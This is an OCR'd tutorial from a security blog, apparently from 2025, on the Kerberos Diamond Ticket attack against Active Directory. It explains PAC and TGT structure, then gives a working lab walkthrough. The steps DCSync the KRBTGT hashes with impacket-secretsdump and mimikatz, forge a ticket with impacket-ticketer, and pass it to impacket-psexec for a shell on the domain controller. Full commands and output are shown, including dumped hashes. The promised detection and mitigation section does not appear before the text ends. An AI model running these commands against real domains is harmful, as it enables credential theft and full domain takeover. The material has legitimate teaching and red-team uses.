
Diamond Ticket Attack: Abusing kerberos Trust

hackingarticles.in/diamond-ticket-attack-abusing-kerberos-trust

Raj January 27, 2025



```
C:\Users\Administrator>net user raaz Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>net group "Domain Admins" raaz /add /domain
The command completed successfully.

C:\Users\Administrator>
```

The Diamond Ticket Attack represents a sophisticated escalation in **Active Directory (AD) exploitation** methods, leveraging intricate flaws in **Kerberos authentication** and **authorization mechanisms**. In this article, we explore the technical nuances of the Diamond Ticket attack, delving deeply into the **underlying mechanisms**, the role of **Privilege Attribute Certificates (PACs)**, and the root causes that make AD environments susceptible. Finally, we conclude with detailed detection and mitigation strategies to protect against such threats.

Table of Contents

Introduction – Diamond Ticket

To build a solid foundation, you must first understand that in a **Domain PAC (Privilege Attribute Certificate)** attack, an attacker forges or manipulates the **PAC within a Kerberos ticket**. As a result, the attacker gains **unauthorized access or escalates privileges** within a **domain environment**. This technique proves effective because many services **trust the PAC** by default, often without validating its authenticity or verifying it against the **Key Distribution Center (KDC)**.

Following this, attackers take things further with the **Diamond Ticket attack**, which represents a more advanced form of the previously mentioned exploitation. In this scenario, the attacker directly manipulates **Kerberos tickets**—specifically **Ticket Granting Tickets (TGTs)** and **PACs**. Consequently, they use the forged tickets to escalate privileges within an **Active Directory (AD) domain**.

Attack Mechanism

To begin the attack, the attacker manipulates or forges the PAC to include elevated privileges or fake group memberships (e.g., "Domain Admins").

Subsequently, A forged ticket with the modified PAC is then sent to the target service.

During a typical **Diamond Attack**, the attacker leverages the **KRBTGT AES hash** to **decrypt a valid TGT (Ticket Granting Ticket)**. Then, they **modify the PAC (Privilege Attribute Certificate)** inside the TGT before **re-encrypting** the modified TGT with the **KRBTGT AES hash** again to make it appear **legitimate**.

Essentially, This attack is essentially a **TGT modification attack**. The attacker doesn't need to steal the original TGT or create a completely new one; instead, they simply manipulate the PAC within an existing TGT.

Steps Involved in the Diamond Attack:

- **Obtain the AES hash of the KRBTGT account**: The attacker first compromises the **KRBTGT account** (often by dumping hashes from the domain controller or gaining access to sensitive domain controller information).
- **Decrypt the TGT using the KRBTGT AES hash**: The attacker then uses the AES hash of the KRBTGT account to **decrypt a valid TGT**. The TGT, when decrypted, contains the **PAC** which includes user privileges, group memberships, and other critical information.
- **Modify the PAC**: After decrypting the TGT, the attacker can modify the **PAC** to reflect unauthorized attributes or privileges. This could include adding themselves to privileged groups like **Domain Admins** or changing their group memberships to escalate privileges.
- **Re-encrypt the modified TGT using the KRBTGT AES hash**: Once the attacker has modified the PAC as desired, they re-encrypt the TGT using the **KRBTGT AES hash** to create a new valid TGT. This re-encryption makes the modified TGT appear legitimate to the Kerberos infrastructure.
- **Use the modified TGT**: The attacker can now present the modified TGT to access resources as if they were a privileged user, bypassing normal access control mechanisms.
- **TGS (Service Ticket)**: The **TGS tickets** are issued based on the TGT. They do not directly store the PAC; instead, they rely on the TGT's PAC to validate the user's identity and permissions.
- In this attack, the manipulation occurs before the TGS is involved because the tampered TGT is used to request a service ticket with elevated privileges.

Ticket Structure

TGT (Ticket Granting Ticket) Structure

The **TGT** is issued by the **Authentication Server (AS)** and is used to request service tickets from the **Ticket Granting Server (TGS)**. Its structure typically contains:

Header Information:Ticket version and type.

Client Information:Username and realm (e.g., user@DOMAIN.LOCAL).

Session Key: A key shared between the client and the KDC, used for encryption.

PAC (Privilege Attribute Certificate):Contains details about the user:

- Group memberships.
- Privileges (e.g., admin rights).
- Account SID (Security Identifier).

Timestamp and Lifetime:Validity period of the ticket (start time, expiration time).

KRBTGT Encryption:The TGT is encrypted and signed using the **KRBTGT hash** (AES or RC4), ensuring only the KDC can read or validate it.

TGS (Service Ticket) Structure

The **TGS** ticket is issued by the **Ticket Granting Server** based on the TGT and is used to access specific services. Its structure includes:

Header Information:Ticket version and type.

Client Information:Username and realm.

Session Key:A unique key for secure communication between the client and the target service.

Service Information:The Service Principal Name (SPN) identifying the target service (e.g., HTTP/WEBSERVER.DOMAIN.LOCAL).

PAC (Privilege Attribute Certificate):Copied from the TGT and used by the service to verify the user’s identity and privileges.

Timestamp and Lifetime:Validity period of the service ticket.

Service Key Encryption:Encrypted using the **service account’s key** (password hash or key material of the SPN).

PAC Validation

Kerberos PAC (Privilege Attribute Certificate) validation ensures that the **identity and privileges** of a **Kerberos-authenticated user** are legitimate. The PAC contains information about the user's **group memberships**, **SID (Security Identifier)**, and other **authorization data**.

AS-REQ and AS-REP:

- The client sends an **AS-REQ** to the Key Distribution Center (KDC) to request a Ticket-Granting Ticket (TGT).
- The KDC issues a TGT in the **AS-REP**, embedding the PAC in the encrypted portion of the ticket.

TGS-REQ and TGS-REP:

- The client sends a **TGS-REQ to KDC**, using the TGT to request a service ticket for a specific resource.
- The KDC responds with a **TGS-REP** that includes the PAC.

AP-REQ (Application Request):

The client sends the **TGS** (including the PAC) to the target service.

PAC Validation by the Service:

- If the service trusts the KDC, it may directly use the PAC without validation.
- If the service requires PAC validation, it sends the PAC to a domain controller (DC) for verification.

PAC Validation Details:

- The service sends the PAC to the DC using Kerberos Signature Verification.
- The DC verifies the PAC's digital signature (created using the KDC's private key) to ensure integrity and authenticity.
- If valid, the DC returns confirmation to the service.

AP-REP (Application Reply):

After PAC validation, the service grants or denies access based on the user's privileges.

Limitation of PAC Validation

The main drawback in **Kerberos PAC authentication** is the **lack of PAC validation** by services. In many cases, **services trust the PAC** embedded in **Kerberos tickets** without verifying its **signature with the KDC or Domain Controller (DC)**. **Consequently**, this allows attackers to:

- Forge a PAC offline using stolen credentials (e.g., NTLM hash or Kerberos keys).
- Create a fake TGS (Ticket Granting Service) ticket without interacting with the KDC.

- Exploit the trust model where the service blindly accepts the ticket, granting unauthorized access.

Key Issues

- **Abusing Kerberos Trust Model:** Services assume the PAC is legitimate and skip validation.
- **Offline Forging:** Attackers bypass KDC entirely, making detection difficult.
- **Key Dependency:** Stolen service account keys or hashes enable ticket creation.


Prerequisites for Attack

- **KRBTGT Account Hash**: Essential for decrypting and re-encrypting TGTs.
- **AES256 Key**: Often required to modify PACs embedded within TGTs.
- **Administrative Access**: Initial access to a high-privilege account to extract cryptographic material.

Labsetup


To perform this attack, create two user Raaz as domain admin and Sanjeet as Standard user in the Domain Controller.

net user raaz Password@1 /add /domain
net group raaz “Domain Admins” /add /domain



```
C:\Users\Administrator>net user raaz Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>net group "Domain Admins" raaz /add /domain
The command completed successfully.


C:\Users\Administrator>_
```

net user sanjeet Password@1 /add /domain




```
C:\Users\Administrator>net user sanjeet Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>_
```

Remotely Diamond Attack -Linux

As discussed earlier, to execute this attack, the attacker must obtain the **KRBTGT hash**. In a hypothetical breach scenario, we assume the attacker has compromised the credentials of a **privileged account**, **RAAZ-User**. **Leveraging this access**, the attacker attempts to perform a **DCSync attack** to extract the **KRBTGT account's hash**.


impacket-secretsdump ignite.local/raaz:Password@1@192.168.1.48 -just-dc-user krbtgt
Here, the highlighted image shows the NTLM and AES Hashes for KRBTGT service account.



```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump ignite.local/raaz:Password@1@192.168.1.48 -just-dc-user krbtgt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
krbtgt:aes128-cts-hmac-sha1-96:f46174b3ad94ff955e991fd801bd24b3
krbtgt:des-cbc-md5:897a7a98d0daf7e5
[*] Cleaning up ...
```

Followed by the next step, enumerate the SID for User Raaz.

nxc ldap 192.168.1.48 -u raaz -p Password@1 –get-sid



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raaz -p Password@1 --get-sid
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC
LDAP        192.168.1.48    389    DC               [+] ignite.local\raaz:Password@1 (Pwn3d!)
LDAP        192.168.1.48    389    DC               Domain SID S-1-5-21-798084426-3415456680-3274829403
```

Generating forge TGS & PAC

The attacker forges a Service Ticket for user "sanjeet" with potentially elevated privileges and a valid signature, bypassing detection mechanisms such as PAC validation by the Domain Controller.

impacket-ticketer -request -domain 'ignite.local' -user 'sanjeet' -password 'Password@1' -nthash '761688de884aff3372f8b9c53b2993c7' -aesKey '8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb' -domain-sid 'S-1-5-21-798084426-3415456680-3274829403' sanjeet
-domain 'ignite.local': Specifies the target domain for the attack.

-user 'sanjeet': The username for whom the forged ticket is being generated.

-password 'Password@1': The user's password to derive cryptographic keys for generating the PAC or ticket (not common in Silver Ticket attacks).

-nthash and -aesKey:


The nthash and aesKey belong to the KRBTGT account, as required in a Diamond Ticket attack.

Thus, these are used to cryptographically sign and validate the forged service ticket.

-domain-sid ‘S-1-5-21-798084426-3415456680-3274829403’:

The domain SID is needed to construct the PAC, including user privileges and group memberships.

sanjeet: Indicates the SPN (Service Principal Name) or username the attacker is impersonating, forging access to services as “sanjeet.”



```
┌──(root㉿kali)-[~]
└─# impacket-ticketer -request -domain 'ignite.local' -user 'sanjeet' -password 'Password@1' -nthash '761688de88
4aff3372f8b9c53b2993c7' -aesKey '8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb' -domain-sid '
S-1-5-21-798084426-3415456680-3274829403' sanjeet
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting TGT to target domain to use as basis
/usr/share/doc/python3-impacket/examples/ticketer.py:141: DeprecationWarning: datetime.datetime.utcnow() is depr
ecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC:
datetime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for ignite.local/sanjeet
/usr/share/doc/python3-impacket/examples/ticketer.py:600: DeprecationWarning: datetime.datetime.utcnow() is depr
ecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC:
datetime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:718: DeprecationWarning: datetime.datetime.utcnow() is depr
ecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC:
datetime.datetime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impacket/examples/ticketer.py:719: DeprecationWarning: datetime.datetime.utcnow() is depr
ecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC:
datetime.datetime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:843: DeprecationWarning: datetime.datetime.utcnow() is depr
ecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC:
datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in sanjeet.ccache
```

Pass the Ticket

In this context, the environment variable tells the system to use a specific Kerberos credential cache file (sanjeet.ccache) for authentication.

Notably, the sanjeet.ccache file contains Kerberos tickets for the user “sanjeet,” likely including a Service Ticket (TGS) for the targeted resource.

export KRB5CCNAME=sanjeet.ccache; impacket-psexec ignite.local/sanjeet@dc.ignite.local -dc-ip 192.168.1.48 -target-ip 192.168.1.48 -k -no-pass
impacket-psexec:A tool from the Impacket library that uses SMB to execute commands remotely on Windows systems.

ignite.local/sanjeet@dc.ignite.local: The **Kerberos principal name** (user@realm) used for authentication:

- local is the domain.
- sanjeet is the username.

- ignite.local is the hostname of the Domain Controller.

-dc-ip 192.168.1.48:

Specifies the IP address of the Domain Controller (192.168.1.48).

-target-ip 192.168.1.48:


The target system's IP address where the command will be executed. Here, it is the same as the Domain Controller.

-k:

Indicates that Kerberos authentication will be used instead of NTLM. The tool fetches the Kerberos tickets from the specified credential cache (KRB5CCNAME).

no-pass:

Tells the tool not to prompt for a password, as the authentication will be performed using the Kerberos tickets in the cache.




```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=sanjeet.ccache; impacket-psexec ignite.local/sanjeet@dc.ignite.local -dc-ip 192.168.1.48 -target-ip 192.168.1.48 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.48.....
[*] Found writable share ADMIN$
[*] Uploading file QmCEPmTY.exe
[*] Opening SVCManager on 192.168.1.48.....
[*] Creating service BSQM on 192.168.1.48.....
[*] Starting service BSQM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Locally Diamond Attack -Windows

If the attacker has compromised the local network machine windows, then, they may use tool like Mimikatz and Rubeus.

KRBTGT Hash Extraction:

- The command extracts the NTLM hash and AES encryption keys of the KRBTGT account from the target domain.
- These hashes are used in Golden Ticket and Diamond Ticket attacks to forge Kerberos tickets.



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'DC.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/21/2024 11:50:34 AM
Object Security ID   : S-1-5-21-798084426-3415456680-3274829403-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 761688de884aff3372f8b9c53b2993c7
    ntlm- 0: 761688de884aff3372f8b9c53b2993c7
    lm  - 0: 30988c9744284745ca70a5057605f1f5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 04d08ad847ddee39011ab701fbca36ac

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
      aes128_hmac       (4096) : f46174b3ad94ff955e991fd801bd24b3
      des_cbc_md5       (4096) : 897a7a98d0daf7e5
```

To illustrate, the following command demonstrates the usage of **Rubeus**, a tool designed for **Kerberos ticket operations** in **Active Directory environments**. This specific command performs a **Diamond Ticket Attack**, allowing the attacker to **impersonate a specified user**.

